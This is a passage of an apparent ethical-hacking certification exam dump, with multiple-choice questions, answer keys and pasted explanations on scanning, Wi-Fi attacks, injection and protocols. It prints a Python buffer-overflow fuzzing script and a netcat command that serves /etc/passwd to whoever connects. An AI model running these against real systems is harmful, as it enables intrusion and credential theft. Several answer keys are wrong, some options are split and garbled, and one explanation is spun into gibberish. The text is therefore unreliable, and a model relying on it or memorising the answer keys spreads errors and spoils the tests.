Answer: B

NEW QUESTION 129

- (Exam Topic 3)

ping-* 6 192.168.0.101

Output:

Pinging 192.168.0.101 with 32 bytes of data:

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms

TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101:

Ping statistics for 192.168.0101

Packets: Sent = 6, Received = 6, Lost = 0 (0% loss). Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms What does the option * indicate?

- A. t
- B. s
- C. a
- D. n

Answer: D

NEW QUESTION 134

- (Exam Topic 3)

Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?

- A. Role Based Access Control (RBAC)
- B. Discretionary Access Control (DAC)

- C. Single sign-on
- D. Windows authentication

Answer: C

NEW QUESTION 137

- (Exam Topic 3)

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

- A. Host-based assessment
- B. Wireless network assessment
- C. Application assessment
- D. Distributed assessment

Answer: B

Explanation:

Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

NEW QUESTION 140

- (Exam Topic 3)

This type of injection attack does not show any error message. It is difficult to exploit as it returns information when the application is given SQL payloads that elicit a true or false response from the server. By observing the response, an attacker can extract sensitive information. What type of attack is this?

- A. Time-based SQL injection
- B. Union SQL injection
- C. Error-based SQL injection
- D. Blind SQL injection

Answer: D

NEW QUESTION 144

- (Exam Topic 3)

Mason, a professional hacker, targets an organization and spreads Emotet malware through malicious script. After infecting the victim's device, Mason further used Emotet to spread the infection across local networks and beyond to compromise as many machines as possible. In this process, he used a tool, which is a self-extracting RAR file, to retrieve information related to network resources such as writable share drives. What is the tool employed by Mason in the above scenario?

- A. NetPass.exe
- B. Outlook scraper
- C. WebBrowserPassView
- D. Credential enumerator

Answer: D

NEW QUESTION 147

- (Exam Topic 3)

```
#!/usr/bin/python import socket buffer=["A"] counter=50 while len(buffer)<=100: buffer.append ("A"*counter) counter=counter+50 commands= ["HELP", "STATS .", "RTIME .", "LTIME.", "SRUN .", "TRUN .", "GMON .", "GDOG .", "KSTET .", "GTER .", "HTER .", "LTER .", "KSTAN ."] for command in commands: for buffstring in buffer: print "Exploiting" +command +":" +str(len(buffstring)) s=socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect(('127.0.0.1', 9999)) s.recv(50) s.send(command+buffstring) s.close() What is the code written for?
```

- A. Denial-of-service (DOS)
- B. Buffer Overflow
- C. Bruteforce
- D. Encryption

Answer: B

NEW QUESTION 149

- (Exam Topic 3)

What type of a vulnerability/attack is it when the malicious person forces the user's browser to send an authenticated request to a server?

- A. Session hijacking
- B. Server side request forgery
- C. Cross-site request forgery
- D. Cross-site scripting

Answer: C

NEW QUESTION 152

- (Exam Topic 3)

Which tier in the N-tier application architecture is responsible for moving and processing data between the tiers?

- A. Presentation tier
- B. Application Layer
- C. Logic tier
- D. Data tier

Answer: C

NEW QUESTION 156

- (Exam Topic 3)

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

- A. You should check your ARP table and see if there is one IP address with two different MAC addresses.
- B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
- C. You should use netstat to check for any suspicious connections with another IP address within the LAN.
- D. You cannot identify such an attack and must use a VPN to protect your traffic, r

Answer: A

NEW QUESTION 157

- (Exam Topic 3)

In this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstalls the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values. What is this attack called?

- A. Chop chop attack
- B. KRACK
- C. Evil twin
- D. Wardriving

Answer: B

Explanation:

In this attack KRACK is an acronym for Key Reinstallation Attack. KRACK may be a severe replay attack on Wi-Fi Protected Access protocol (WPA2), which secures your Wi-Fi connection. Hackers use KRACK to take advantage of a vulnerability in WPA2. When in close range of a possible victim, attackers can access and skim encrypted data using KRACK.

How KRACK Works Your Wi-Fi client uses a four-way handshake when attempting to attach to a protected network. The handshake confirms that both the client — your smartphone, laptop, et cetera — and therefore the access point share the right credentials, usually a password for the network. This establishes the Pairwise passkey (PMK), which allows for encoding. Overall, this handshake procedure allows for quick logins and connections and sets up a replacement encryption key with each connection. This is often what keeps data secure on Wi-Fi connections, and every one protected Wi-Fi connections use the four-way handshake for security. This protocol is that the reason users are encouraged to use private or credential-protected Wi-Fi instead of public connections. KRACK affects the third step of the handshake, allowing the attacker to control and replay the WPA2 encryption key to trick it into installing a key already in use. When the key's reinstalled, other parameters related to it — the incremental transmit packet number called the nonce and therefore the replay counter — are set to their original values. Rather than move to the fourth step within the four-way handshake, nonce resets still replay transmissions of the third step. This sets up the encryption protocol for attack, and counting on how the attackers replay the third-step transmissions, they will take down Wi-Fi security.

Why KRACK may be a Threat Think of all the devices you employ that believe Wi-Fi. It isn't almost laptops and smartphones; numerous smart devices now structure the web of Things (IoT). Due to the vulnerability in WPA2, everything connected to Wi-Fi is in danger of being hacked or hijacked. Attackers using KRACK can gain access to usernames and passwords also as data stored on devices. Hackers can read emails and consider photos of transmitted data then use that information to blackmail users or sell it on the Dark Web. Theft of stored data requires more steps, like an HTTP content injection to load malware into the system. Hackers could conceivably take hold of any device used thereon Wi-Fi connection. Because the attacks require hackers to be on the brink of the target, these internet security threats could also cause physical security threats. On the opposite hand, the necessity to be in close proximity is that the only excellent news associated with KRACK, as meaning a widespread attack would be extremely difficult. Victims are specifically targeted. However, there are concerns that a experienced attacker could develop the talents to use HTTP content injection to load malware onto websites to make a more widespread affect.

Everyone is in danger from KRACK vulnerability. Patches are available for Windows and iOS devices, but a released patch for Android devices is currently in question (November 2017). There are issues with the discharge, and lots of question if all versions and devices are covered. The real problem is with routers and IoT devices. These devices aren't updated as regularly as computer operating systems, and for several devices, security flaws got to be addressed on the manufacturing side. New devices should address KRACK, but the devices you have already got in your home probably aren't protected.

The best protection against KRACK is to make sure any device connected to Wi-Fi is patched and updated with the newest firmware. That has checking together with your router's manufacturer periodically to ascertain if patches are available.

The safest connection option may be a private VPN, especially when publicly spaces. If you would like a VPN for private use, avoid free options, as they need their own security problems and there'll even be issues with HTTPs. Use a paid service offered by a trusted vendor like Kaspersky. Also, more modern networks use WPA3 for better security. Avoid using public Wi-Fi, albeit it's password protection. That password is out there to almost anyone, which reduces the safety level considerably. All the widespread implications of KRACK and therefore the WPA2 vulnerability aren't yet clear. What's certain is that everybody who uses Wi-Fi is in danger and wishes to require precautions to guard their data and devices.

NEW QUESTION 158

- (Exam Topic 3)

Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

- A. Platform as a service
- B. Software as a service
- C. Functions as a
- D. service Infrastructure as a service

Answer: C

NEW QUESTION 161

- (Exam Topic 3)

When considering how an attacker may exploit a web server, what is web server footprinting?

- A. When an attacker implements a vulnerability scanner to identify weaknesses
- B. When an attacker creates a complete profile of the site's external links and file structures
- C. When an attacker gathers system-level data, including account details and server names
- D. When an attacker uses a brute-force attack to crack a web-server password

Answer: B

NEW QUESTION 164

- (Exam Topic 3)

After an audit, the auditors inform you that there is a critical finding that you must tackle immediately. You read the audit report, and the problem is the service running on port 389. Which service is this and how can you tackle the problem?

- A. The service is LDA
- B. and you must change it to 636, which is LDAPS.
- C. The service is NT
- D. and you have to change it from UDP to TCP in order to encrypt it
- E. The findings do not require immediate actions and are only suggestions.
- F. The service is SMTP, and you must change it to SMIM
- G. which is an encrypted way to send emails.

Answer: A

Explanation:

https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol

LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.

The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.

Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe—and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.

While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure Socket Layer, being the now-deprecated ancestor of Transport Layer Security).

LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port 389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

NEW QUESTION 169

- (Exam Topic 3)

Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility. Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?

- A. wash
- B. ntptrace
- C. macof
- D. net View

Answer: A

NEW QUESTION 174

- (Exam Topic 3)

Bill has been hired as a penetration tester and cyber security auditor for a major credit card company. Which information security standard is most applicable to his role?

- A. FISMA
- B. HITECH
- C. PCI-DSS
- D. Sarbanes-Oxley Act

Answer: C

NEW QUESTION 179

- (Exam Topic 3)

In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims.

What is the difference between pharming and phishing attacks?

- A. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS
- B. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual website's domain name
- C. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS
- D. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual website's domain name
- E. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering

F. Both pharming and phishing attacks are identical

Answer: A

NEW QUESTION 181

- (Exam Topic 3)

Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?

- A. -T5
- B. -O
- C. -T0
- D. -A

Answer: A

NEW QUESTION 182

- (Exam Topic 3)

A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted.

Which cryptography attack is the student attempting?

- A. Man-in-the-middle attack
- B. Brute-force attack
- C. Dictionary attack
- D. Session hijacking

Answer: C

NEW QUESTION 184

- (Exam Topic 3)

Websites and web portals that provide web services commonly use the Simple Object Access Protocol (SOAP).

Which of the following is an incorrect definition or characteristics of the protocol?

- A. Exchanges data between web services
- B. Only compatible with the application protocol HTTP
- C. Provides a structured model for messaging
- D. Based on XML

Answer: B

NEW QUESTION 187

- (Exam Topic 3)

You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses." Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

- A. The -A flag
- B. The -g flag
- C. The -f flag
- D. The -D flag

Answer: D

Explanation:

flags `--source-port` and `-g` are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION 188

- (Exam Topic 3)

A Security Engineer at a medium-sized accounting firm has been tasked with discovering how much information can be obtained from the firm's public facing web servers. The engineer decides to start by using netcat to port 80.

The engineer receives this output: HTTP/1.1 200 OK

Server: Microsoft-IIS/6

Expires: Tue, 17 Jan 2011 01:41:33 GMT

Date: Mon, 16 Jan 2011 01:41:33 GMT

Content-Type: text/html Accept-Ranges: bytes

Last Modified: Wed, 28 Dec 2010 15:32:21 GMT ETag:"b0aac0542e25c31:89d"

Content-Length: 7369

Which of the following is an example of what the engineer performed?

- A. Banner grabbing
- B. SQL injection
- C. Whois database query
- D. Cross-site scripting

Answer: A

NEW QUESTION 191

- (Exam Topic 3)

An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.

Which AAA protocol is the most likely able to handle this requirement?

- A. TACACS+
- B. DIAMETER
- C. Kerberos
- D. RADIUS

Answer: D

Explanation:

<https://en.wikipedia.org/wiki/RADIUS>

Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.

RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.

Authentication and authorization


The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.

In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.

This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS.

The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.

Shape Description automatically generated with medium confidence



The RADIUS server then returns one of three responses to the NAS:

- 1) Access-Reject,
- 2) Access-Challenge,
- 3) Access-Accept.

Access-Reject

The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.

Access-Challenge

Requests additional information from the user such as a secondary password, PIN, token, or card.

Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.

Access-Accept

The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

NEW QUESTION 196

- (Exam Topic 2)

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. intrusion detection system
- B. Honeypot
- C. BotnetD Firewall

Answer: B

Explanation:

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION 201

- (Exam Topic 2)

Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation, Bella implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols is used by Bella?

- A. FTP
- B. HTTPS
- C. FTPS
- D. IP

Answer: C

Explanation:

The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).

The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION 205

- (Exam Topic 2)

Henry is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unknornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

- A. 64
- B. 128
- C. 255
- D. 138

Answer: B

Explanation:

Windows TTL 128, Linux TTL 64, OpenBSD 255 ... <https://subinsb.com/default-device-ttl-values/> Time to Live (TTL) represents to number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

NEW QUESTION 206

- (Exam Topic 2)

What does the following command in netcat do? `nc -l -u -p55555 < /etc/passwd`

- A. logs the incoming connections to /etc/passwd file
- B. loads the /etc/passwd file to the UDP port 55555
- C. grabs the /etc/passwd file when connected to UDP port 55555
- D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

NEW QUESTION 211

- (Exam Topic 2)

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

- A. Knative

- B. zANTI
- C. Towelroot
- D. Bluto

Answer: D

Explanation:


<https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/>

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

NEW QUESTION 213

- (Exam Topic 2)

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

- A. Switch then acts as hub by broadcasting packets to all machines on the network
- B. The CAM overflow table will cause the switch to crash causing Denial of Service
- C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
- D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

NEW QUESTION 218

- (Exam Topic 2)

This TCP flag instructs the sending system to transmit all buffered data immediately.

- A. SYN
- B. RST
- C. PSH
- D. URG
- E. FIN

Answer: C

NEW QUESTION 221

- (Exam Topic 2)

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session ID to the target employee. The session ID links the target employee to Boney's account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boney's account. What is the attack performed by Boney in the above scenario?

- A. Session donation attack
- B. Session fixation attack
- C. Forbidden attack
- D. CRIME attack

Answer: A

Explanation:

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

NEW QUESTION 224

- (Exam Topic 2)

A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what driver and library are required to allow the NIC to work in promiscuous mode?

- A. Libpcap
- B. Awinpcap
- C. Winprom
- D. Winpcap

Answer: D

NEW QUESTION 227

- (Exam Topic 2)

This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

- A. Twofish encryption algorithm
- B. HMAC encryption algorithm
- C. IDEA
- D. Blowfish encryption algorithm

Answer: A

Explanation:

Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. It's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES. Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. Within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge.

How Secure is Twofish? Twofish is seen as a really secure option as far as encryption protocols go. One among the explanation that it wasn't selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks. Twofish is during this category. Because Twofish uses "pre-computed key-dependent S-boxes", it is often susceptible to side channel attacks. This is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitute a practical break within the cipher.

Products That Use Twofish: GnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along with access modules for all types of public key directories. KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins. Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward, just create the database, set your master password. PGP (Pretty Good Privacy): PGP is employed mostly for email encryption, it encrypts the content of the e-mail. However, Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail, so make certain to never put sensitive information

